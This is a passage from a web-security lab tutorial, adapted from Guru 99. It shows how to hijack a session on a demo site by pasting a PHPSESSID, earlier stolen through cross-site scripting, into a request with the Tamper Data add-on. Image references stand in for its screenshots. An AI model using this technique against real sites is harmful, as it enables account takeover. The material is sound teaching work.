


Figure 15.

- Click on tools menu then select Tamper Data as shown below




Figure 16.

- You will get the following window. Note: If the window is not empty, hit the clear button




Figure 17.

Click on Start Tamper menu

- Switch back to Firefox web browser, type <http://www.techpanda.org/dashboard.php> then press the enter key to load the page
- You will get the following pop up from Tamper Data




Figure 18.

- The pop up window has three (3) options. **The Tamper option allows you to modify the HTTP header information before it is submitted to the server.**
- Click on it
- You will get the following window




Figure 19.

- Copy the PHP session ID you copied from the attack URL and paste it after the equal sign. Your value should now look like this

PHPSESSID=2DVLTIIPP2N8LDBN11B2RA76LM2

- Click on OK button
- You will get the Tamper data popup window again




Figure 20.

- Uncheck the checkbox that asks Continue Tampering?
- Click on submit button when done
- You should be able to see the dashboard as shown below




Figure 20.

Note: we did not login, we impersonated a login session using the PHPSESSID value we retrieved using cross site scripting

Conclusion

- A web application is based on the server-client model. The client side uses the web browser to access the resources on the server.
- Web applications are usually accessible over the internet. This makes them vulnerable to attacks.
- Web application threats include SQL injection, Code Injection, XSS, Defacement, Cookie poisoning etc.
- A good security policy when developing web applications can help make them secure.

Credit: This lab exercise was culled and modified from Guru 99.